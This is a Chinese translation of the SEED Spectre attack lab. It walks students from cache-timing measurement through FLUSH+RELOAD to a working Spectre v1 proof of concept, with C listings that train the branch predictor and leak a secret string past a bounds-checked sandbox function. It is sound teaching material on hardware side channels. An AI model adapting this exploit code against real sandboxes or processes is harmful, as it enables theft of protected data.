Spectre 攻击实验

1 概述

Spectre 攻击在 2017 年被发现并在 2018 年 1 月被公之于众，其利用了许多现代处理器（包括 Intel、AMD 和 ARM）中存在的严重漏洞。这些漏洞允许程序打破进程间与进程内的隔离，因此恶意程序可以读取它无法访问的数据区域。这种访问通常被硬件保护机制（对进程间进行隔离）或软件保护机制（对进程内进行隔离）所禁止，但 CPU 设计中的这个漏洞可以使这些保护失效。由于这个问题存在于硬件中，除非更换计算机中的 CPU，否则很难从根本上解决这个问题。Spectre 漏洞是 CPU 设计上的一个有代表性的漏洞，它和 Meltdown 漏洞为安全教育提供了宝贵的经验教训。

此次实验的学习目标是让学生们亲身体验 Spectre 攻击。尽管攻击本身非常复杂，但我们会将其分解为几个小步骤，每个步骤都很容易理解并执行。一旦学生了解了每个步骤，他们应该能够将所有内容组合起来完成实际攻击。本实验涵盖了以下主题：

- Spectre 攻击
- 侧信道攻击
- CPU 缓存
- 乱序执行和 CPU 微架构中的分支预测

阅读材料与视频 有关 Spectre 攻击的详细内容可以在以下资料中找到：

- SEED 书籍第 14 章，*Computer & Internet Security: A Hands-on Approach*, 3rd Edition, by Wenliang Du. 详情请见 `https://www.handsonsecurity.net`.
- SEED 讲座第 8 节，*Computer Security: A Hands-on Approach*, by Wenliang Du. 详情请见 `https://www.handsonsecurity.net/video.html`.

实验环境 本实验在我们预先构建好的 Ubuntu 16.04 和 Ubuntu 20.04 VM（可以从我们的 SEED 网站中下载）当中都测试可行。

在进行此实验时，请注意以下几点：首先，尽管 Spectre 漏洞是 Intel、AMD 和 ARM CPU 共同的设计缺陷，我们只测试了在 Intel CPU 上的效果。其次，Intel 正在努力修复他们的 CPU 中的这个问题，因此如果学生的计算机使用的是新型 Intel CPU，攻击可能不会生效。截至 2023 年 5 月，大多数学生没有问题，但随着时间的推移可能会出现问题。

致谢 本实验的设计得到了纽约雪城大学电气工程与计算机科学系的研究生 Kuber Kohli 和 Hao Zhang 的帮助。

2 代码编译

针对 Ubuntu 16.04 操作系统 对于我们的大部分任务，你需要在使用 gcc 编译代码时添加 -march=native 参数。该参数告诉编译器启用本地机器支持的所有指令子集。例如，我们可以通过下面的命令来编译 myprog.c：

```
$ gcc -march=native -o myprog myprog.c
```

针对 Ubuntu 20.04 操作系统 在 Ubuntu 20.04 操作系统中，添加 -march=native 参数可能会导致某些计算机出现错误。经过我们的调试努力，发现似乎这个选项已经不再需要了。因此，如果你确实因为这个选项遇到了错误，请尝试不使用该选项来编译代码：

```
$ gcc -o myprog myprog.c
```

3 任务 1 和 2：通过 CPU 缓存进行侧信道攻击

Meltdown 和 Spectre 攻击都将 CPU 缓存作为侧信道来窃取受保护的机密。这种侧信道技术称为 FLUSH+RELOAD [1]。我们将首先研究这种技术。这两个任务开发的代码将作为后续任务的基础。

CPU 缓存是一种硬件缓存，用于计算机中的 CPU 以减少访问主内存数据的平均成本（时间或耗能）。从主内存访问数据要比从缓存中快得多。当数据从主内存读取时，它们通常会被 CPU 缓存，因此如果再次使用相同的数据，访问速度将变得更快。因此，当 CPU 需要访问某些数据时，它会先查看其缓存。如果数据在缓存中（这被称为缓存命中），则它会被直接获取；如果没有找到数据（这被称为未命中），CPU 将去主内存获取数据。后者的花费时间明显更长。大多数现代 CPU 都有 CPU 缓存。



图 1: 缓存命中与未命中

3.1 任务 1：从缓存读取数据与从内存读取数据的比较

缓存被用于以更快的速度为高速处理器提供数据。缓存比主内存快得多。我们来看一下时间差异。在代码（CacheTime.c）中，我们有一个大小为 10*4096 的数组。我们首先访问其中的两个元素 array[3*4096] 和 array[7*4096]。因此，包含这两个元素的页面将被缓存。然后我们从 array[0*4096]

到 array[9*4096] 读取元素并测量内存读取的时间。图 1 展现了时间差异。在代码中，行 ① 在内存读取之前读取 CPU 的时间戳（TSC）计数器的值，而行 ② 在内存读取之后读取该计数器的值。它们的差值就是内存读取所花费的时间（以 CPU 周期数为单位）。需要指出的是，缓存操作是一个一个缓存块来进行的，而不是一个一个字节。典型的缓存块大小为 64 字节。我们使用 array[k*4096]，所以程序中使用的两个元素不会落在同一个缓存块里。

Listing 1: CacheTime.c

```
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;

  // 初始化数组
  for(i=0; i<10; i++) array[i*4096]=1;

  // 将数组从 CPU 缓存中清除
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

  // 访问数组中的某些元素
  array[3*4096] = 100;
  array[7*4096] = 200;

  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);                    ①
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;            ②
    printf("访问 array[%d*4096] 的时间: %d 个CPU周期\n",i, (int)time2);
  }
  return 0;
}
```

请使用 gcc -march=native CacheTime.c 编译上述代码，并运行它。访问数组的 array[3*4096] 和 array[7*4096] 是否比其他元素访问得更快? 你需要至少运行该程序 10 次并描述你的观察结果。通过实验，你需要找到一个阈值来区分从缓存读取数据与从主内存读取数据两种类型的内存访问。这个阈值对于后续的任务是非常重要的。

3.2 任务 2：使用缓存作为侧信道



图 2: 侧信道攻击的示意图

本任务的目标是利用侧信道从一个函数中提取其使用的一个秘密值。假设存在一个函数（我们称其为受害者函数），它使用秘密值作为索引来获取数组中的某些值。并且假设该秘密值不能从外部访问。我们的目标是通过侧信道获取这个秘密值。我们将使用的技术称为 FLUSH+RELOAD [1]（图 2 说明了此技术，包括三个步骤）：

1. FLUSH：将整个数组从缓存中清除，以确保数组没有被缓存。
2. 调用受害者函数，该函数根据秘密值访问数组中的一个元素。这将导致对应数组元素被缓存。
3. RELOAD：重新加载整个数组并测量重新加载每个元素所需的时间。如果某个特定元素的加载时间比较快，则很可能这个元素已经存在于缓存中。这个元素必定是受害者函数所访问的那个元素，因此我们就可以确定秘密值是什么。

以下程序使用 FLUSH+RELOAD 技术来找出变量 `secret` 中包含的一个字节的秘密值。由于一个字节有 256 种可能的值，我们需要将每个值映射到数组中的一个元素上。一种简单的方法是定义一个具有 256 个元素的数组（即 `array[256]`）。但是这并不起作用。缓存操作是一块一块进行的，而不是一个一个字节。如果 `array[k]` 被访问，则包含该元素的一个内存块将被缓存。因此，`array[k]` 的相邻元素也将被缓存，这让我们难以推断秘密值是什么。为了解决这个问题，我们创建一个大小为 `256*4096` 字节的数组。在我们的重新加载步骤中使用的每个元素是数组 `array[k*4096]`。因为 4096 大于典型的缓存块大小（64 字节），所以 `array[i*4096]` 和 `array[j*4096]` 不会同时在一个缓存块中。

由于 `array[0*4096]` 可能与相邻内存中的变量位于同一个缓存块内，它可能因为这些变量被缓存而意外地被缓存。因此，我们应该避免在 FLUSH+RELOAD 方法中使用 `array[0*4096]`（对于其他索引 `k`，`array[k*4096]` 并没有这个问题）。为了在程序中保持一致，我们对所有 `k` 值使用 `array[k*4096 + DELTA]`，其中 `DELTA` 定义为一个常量 1024。

Listing 2: `FlushReload.c`

```
#include <emmintrin.h>
#include <x86intrin.h>
```

```
uint8_t array[256*4096];
int temp;
unsigned char secret = 94;

/* 设置缓存命中时间阈值 */
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // 将数据写入数组，并将其存到 RAM 当中以避免写时复制
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  // 清除缓存中的数组值
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void victim()
{
  temp = array[secret*4096 + DELTA];
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] 在缓存中。\n", i, DELTA);
         printf("秘密值 = %d。\n",i);
     }
  }
}

int main(int argc, const char **argv)
{
  flushSideChannel();
```

```
  victim();
  reloadSideChannel();
  return (0);
}
```

请使用 gcc 编译上述程序并运行它（参见第 2 节以了解编译说明）。需要注意的是，该技术并不完全准确，你可能无法每次都能观察到预期的输出结果。你应该至少运行该程序 20 次，并统计能够正确获取秘密值的次数。你也可以根据任务 1 中得出的阈值调整 CACHE_HIT_THRESHOLD（此代码设定为 80）。

4 任务 3：乱序执行与分支预测

本任务的目的是了解 CPU 中的乱序执行。我们将通过实验帮助学生观察这种类型的执行过程。

4.1 乱序执行

Spectre 攻击依赖于大多数 CPU 实现的一个重要特性。为了理解这一特征，我们来看看以下代码。这段代码检查 x 是否小于 size，如果是，则变量 data 将被更新。假设 size 的值为 10，因此当 x 等于 15 时，第 3 行的代码不会被执行。

```
1  data = 0;
2  if (x < size) {
3     data = data + 5;
4  }
```

从 CPU 外部角度来观察这段代码，上述陈述是正确的。然而，如果我们深入到 CPU 的微架构层面查看执行顺序，则会发现即使 x 大于 size，第 3 行也可能被执行。这是因为现代 CPU 采用了一种重要的优化技术，称为乱序执行。乱序执行是一种优化技术，它允许 CPU 最大化利用所有的执行单元。只要指令所需要的数据已经准备好了，CPU 会并行地执行它们，而不是严格按照顺序来执行指令。

在上述代码示例中，在微架构级别，第 2 行涉及两个操作：从内存加载 size 的值，以及比较该值与 x 的值。如果 size 不在 CPU 缓存中，则可能需要数百个 CPU 时钟周期才能读取其值。现代 CPU 不会闲置地等待比较的结果，而是预测比较的结果，并基于预测来执行相应的分支。由于这种指令的执行没有等前一个指令的结束就开始了，因此被称为乱序执行，在这里，这种乱序执行也叫推测性执行。在进行乱序执行之前，CPU 会存储其当前状态和寄存器的值。当 size 的值最终到达时，CPU 将检查实际结果。如果预测是对的话，则推测性执行的操作会被接受，从而节省了时间。如果预测是错误的，CPU 将恢复到其保存的状态，所有由乱序执行产生的结果都会被丢弃，就好像从未发生过一样。这就是为什么从外部来看，我们是看不到第 3 行被执行了的。图 3 展示了由于示例代码中的第 2 行引起的乱序执行。

Intel 和其他几家 CPU 制造商在设计乱序执行时犯了一个严重的错误。如果提前执行的指令不应该被执行，那么他们应当清除乱序执行在寄存器和内存的痕迹，因此该执行不会产生任何可见效果。然而，他们忘记了缓存的影响。在乱序执行期间，被使用的内存会被存储在缓存中。如果乱序执行的结果需要被丢弃，则由该执行引起的缓存操作也应该被清除。不幸的是，在大多数 CPU 中并非如此。因此



图 3: 推测性执行（乱序执行）

这就会产生可观察的痕迹。使用任务 1 和 2 中的侧信道技术，我们可以观察到这些痕迹。Spectre 攻击巧妙地利用了这种可观测的痕迹来找到受保护的秘密值。

4.2 实验

在这个任务中，我们将使用一个实验来观察由乱序执行引起的效果。用于该实验的代码如下所示。其中的部分函数与前面的任务相同，因此在此不再赘述。

Listing 3: SpectreExperiment.c

```
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

int size = 10;
uint8_t array[256*4096];
uint8_t temp = 0;

void victim(size_t x)
{
  if (x < size) {                          ①
     temp = array[x * 4096 + DELTA];       ②
  }
}

int main()
{
  int i;

  // 将探测数组的缓存清除
  flushSideChannel();
```

```
  // 训练 CPU 使其在 victim() 中选择正确的分支
  for (i = 0; i < 10; i++) {                ③
      victim(i);                            ④
  }

  // 利用乱序执行
  _mm_clflush(&size);                       ☆
  for (i = 0; i < 256; i++)
      _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);                               ⑤

  // 重新加载探测数组
  reloadSideChannel();
  return (0);
}
```

为了使 CPU 进行推测性执行，它们需要能够预测 if 条件的结果。CPU 会记录每个分支在过去选择情况，然后用这些历史记录来预测在推测性执行中应选取哪个分支。因此，如果我们希望 CPU 在推测性执行中选取某个特定的分支，我们应当训练 CPU，使得该分支成为预测结果。该训练在第 ③ 行的循环里执行。在循环内部，我们调用 victim() 函数并传递一个较小的参数（从 0 到 9）。这些值都小于 `size` 的值，因此第①行当中的 if 条件总是真，条件是真的分支总是被执行。我们通过训练 CPU，来让它在后面的预判中选择条件是真的分支。

一旦 CPU 进行了训练，我们将一个较大的值（97）传递给 victim() 函数（第⑤行）。这个值大于 size 的值，所以在实际执行中，if 条件会是假而非为真。然而我们已经清除了内存中的变量 size，因此获取其值需要一些时间。这时 CPU 就会通过预测来推测性执行后面的指令。

4.3 任务 3

请编译显示在 Listing 3（参见 Section 2 中的编译说明）的 SpectreExperiment.c 程序，运行该程序并描述观察结果。由于 CPU 中的一些其他缓存可能会导致侧信道中的噪声，我们稍后会减少这种噪声，但目前我们可以多次运行这个程序来观察效果。当 97 被传递给 victim() 时，观察第②行是否被执行。请完成以下操作：

- 注释掉标记为☆的行并重新执行一次。解释观察结果。完成后，请不要注释这行，以免影响后续任务。
- 将第④行替换为 victim(i + 20)，重新编译代码并解释观察结果。

5 任务 4：Spectre 攻击

如前所述，我们可以让 CPU 在 if 语句中的条件为假时去执行条件为真的分支。如果这种乱序执行不产生任何可见效果，则不会出现问题。然而，大多数具有此功能的 CPU 在清理缓存上有问题，因此一些推测性执行留下的痕迹依然存在。Spectre 攻击利用这些痕迹来窃取受保护的秘密。

这些秘密可能是另一个进程中的数据或同一进程中的一部分。如果是另一个进程中的数据，硬件级别的过程隔离将会阻止一个进程从另一个进程窃取数据。如果数据在同一个进程中，则保护措施通常通过软件来实现，例如沙箱机制。Spectre 攻击针对这两种类型的秘密都可以发起攻击，但是，从另一个进程窃取数据远比从同一个进程中更难。为了简化起见，本实验只关注从同一进程中窃取数据。

当浏览器中打开不同服务器的网页时，这些网页通常在同一个进程中打开。浏览器内部实现的沙箱将为这些页面提供隔离环境，因此一个页面无法访问另一个页面的数据。大多数软件保护依赖于条件检查来决定是否应该授予访问权限。利用 Spectre 攻击，即使条件检查失败，我们也可以让 CPU 乱序执行一个受保护的代码分支，从而绕过了访问控制。

5.1 实验配置



图 4: 实验配置：缓冲区和受保护的秘密

图 4 展示了实验的配置。在这一配置中，有两种类型的区域：受限区域和非受限区域。对区域的限制是通过沙箱函数中的 if 条件来实现的。沙箱函数返回 buffer[x] 的值，前提条件是用户提供的 x 值必须在允许的范围之内，也就是非受限区域。当用户想访问受限区域时，该沙箱函数只会返回 0。

```
unsigned int bound_lower = 0;
unsigned int bound_upper = 9;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};

// 沙箱函数
uint8_t restrictedAccess(size_t x)
{
  if (x <= bound_upper && x >= bound_lower) {
     return buffer[x];
  } else {
     return 0;
  }
}
```

受限区域内有一个秘密值（在缓冲区上方或下方），攻击者知道该秘密的地址，但无法直接访问存储秘密值的内存。唯一可以访问秘密的方法是通过上述沙箱函数。从上一节我们了解到，尽管当 x 大于缓冲区大小时真分支永远不会被执行，但是在微架构层面它仍然可以被执行，并且在执行结果被丢弃后会留下一些痕迹。

5.2 实验中使用的程序

Spectre 攻击的代码如下所示。在这段代码中，定义了一个秘密值（第①行）。假设我们不能直接访问 secret，也不能修改 bound_lower 或 bound_upper 变量（但我们假设可以清除这两个边界变量的缓存）。我们的目标是利用 Spectre 攻击打印出秘密值。以下代码仅窃取秘密值的第一个字节。学生们可以扩展它以输出更多字节。

Listing 4: SpectreAttack.c

```
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

unsigned int bound_lower = 0;
unsigned int bound_upper = 9;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
char    *secret    = "Some Secret Value";     ①
uint8_t array[256*4096];

// 沙箱函数
uint8_t restrictedAccess(size_t x)
{
  if (x <= bound_upper && x >= bound_lower) {
     return buffer[x];
  } else { return 0; }
}

void spectreAttack(size_t index_beyond)
{
  int i;
  uint8_t s;
  volatile int z;

  // 训练 CPU 使得其在 restrictedAccess() 中预测真分支。
  for (i = 0; i < 10; i++) {
      restrictedAccess(i);
  }

  // 清除缓存中的 bound_upper、bound_lower 和 array[]。
  _mm_clflush(&bound_upper);
  _mm_clflush(&bound_lower);
```

```
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  for (z = 0; z < 100; z++)  {   }

  s = restrictedAccess(index_beyond);      ②
  array[s*4096 + DELTA] += 88;             ③
}

int main() {
  flushSideChannel();
  size_t index_beyond = (size_t)(secret - (char*)buffer);  ④
  printf("secret: %p \n", secret);
  printf("buffer: %p \n", buffer);
  printf("index of secret (out of bound): %ld \n", index_beyond);
  spectreAttack(index_beyond);
  reloadSideChannel();
  return (0);
}
```

大部分代码与 Listing 3 中的内容相同，因此我们不在这里赘述。最重要的部分是第 ②、③ 和 ④ 行。第 ④ 行计算了 `secret` 从缓冲区起始位置的偏移量（假设攻击者知道 `secret` 的地址；在实际攻击中，攻击者有许多方法可以推断出该地址，包括猜测）。这个偏移量肯定超出了缓冲区范围，因此它会大于缓冲区的上限或小于下限（即负数）。我们把偏移量传给 restrictedAccess() 函数。由于我们已经训练了 CPU，使其在 restrictedAccess() 中的推测性执行选择真分支，CPU 将在推测性执行中返回 buffer[index_beyond]，该值包含了秘密值。这个秘密值随后导致其对应元素的 array[] 被加载到缓存中。所有这些步骤最终都会被撤销，所以从外部来看，restrictedAccess() 仅返回 0 而非秘密值。然而，缓存未被清除，并且 array[s*4096 + DELTA] 仍然保持在缓存中。现在我们只需要使用侧信道技术来确定哪个元素的 array[] 处于缓存中，就可以推测出 s 的值。

任务 请编译并执行 SpectreAttack.c 程序。描述观察结果，注意您是否能够窃取秘密值。如果侧信道噪声很大，每次运行可能会得到不一致的结果。为克服这一问题，请多次运行程序，并查看是否能获取到秘密值。

6 任务 5：提高攻击准确性

在先前的任务中，我们可能会观察到结果具有一定的噪音且并非总是准确的。这是因为 CPU 有时会加载其它的值到缓存中以备将来使用，或者阈值不够准确。这种缓存中的噪音会影响我们的攻击结果。我们需要多次进行攻击。与其手动执行此任务，我们可以使用以下代码自动完成。

我们利用了一种统计技术。其想法是创建一个大小为 256 的分数数组，每个可能的秘密值对应一个元素。然后我们多次运行攻击。每次如果我们的攻击程序表示 k 是秘密值（这结果可能是错的），则我们将 1 加到 scores[k] 中。多次运行攻击后，我们使用具有最高分数的 k 作为最终估计的秘密值。这比单一运行更为可靠。修改后的代码如下所示。

Listing 5: SpectreAttackImproved.c

```
static int scores[256];

void reloadSideChannelImproved()
{
  ......
  for (i = 0; i < 256; i++) {
     ......
     if (time2 <= CACHE_HIT_THRESHOLD)
        scores[i]++; /* 如果缓存命中, 则为该值加1 */
  }
}

void spectreAttack(size_t index_beyond)
{
  ... 省略: 与 SpectreAttack.c 相同 ...
}

int main() {
  int i;
  uint8_t s;
  size_t  index_beyond = (size_t)(secret - (char*)buffer);

  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;

  for (i = 0; i < 1000; i++) {
    printf("*****\n");                 ①
    spectreAttack(index_beyond);
    usleep(10);                        ②
    reloadSideChannelImproved();
  }

  int max = 0;
  for (i = 0; i < 256; i++){
   if(scores[max] < scores[i])
     max = i;
  }

  printf("Reading secret value at index %ld\n", index_beyond);
  printf("The  secret value is %d(%c)\n", max, max);
  printf("The number of hits is %d\n", scores[max]);
  return (0);
}
```

任务。 请编译并运行 SpectreAttackImproved.c 程序，并完成以下任务：

- 您可能会观察到，在运行上述代码时，最高分数很可能是 scores[0]。请找出为什么，并修改上述代码使实际的秘密值（不为零）被打印出来。
- 第①行看似无用，但从我们在 SEED Ubuntu 20.04 进行实验的经验来看，在没有这一行的情况下攻击将不会起作用。在 SEED Ubuntu 16.04 VM 虚拟机上则不需要这行代码。我们还没有找出确切原因，所以如果您能解决这个问题，建议指导老师给予额外分。请运行带有和不带此行代码的程序，并描述观察结果。
- 第②行使程序休眠 10 微秒。程序休眠的时间长短也会影响攻击的成功率。请尝试其他几个值并描述观察结果。

7 任务 6：窃取整个秘密字符串

在前一任务中，我们只读取了 secret 字符串的第一个字符。在这个任务中，我们需要使用 Spectre 攻击打印出整个字符串。请编写您的代码或扩展 Task 5 的代码；将执行结果包含在报告中。

8 提交

你需要提交一份带有截图的详细实验报告来描述你所做的工作和你观察到的现象。你还需要对一些有趣或令人惊讶的观察结果进行解释。请同时列出重要的代码段并附上解释。只是简单地附上代码不加以解释不会获得学分。

参考文献

[1] Yuval Yarom and Katrina Falkner. Flush+reload: A high resolution, low noise, l3 cache side-channel attack. In *Proceedings of the 23rd USENIX Conference on Security Symposium*, SEC'14, pages 719–732, Berkeley, CA, USA, 2014. USENIX Association.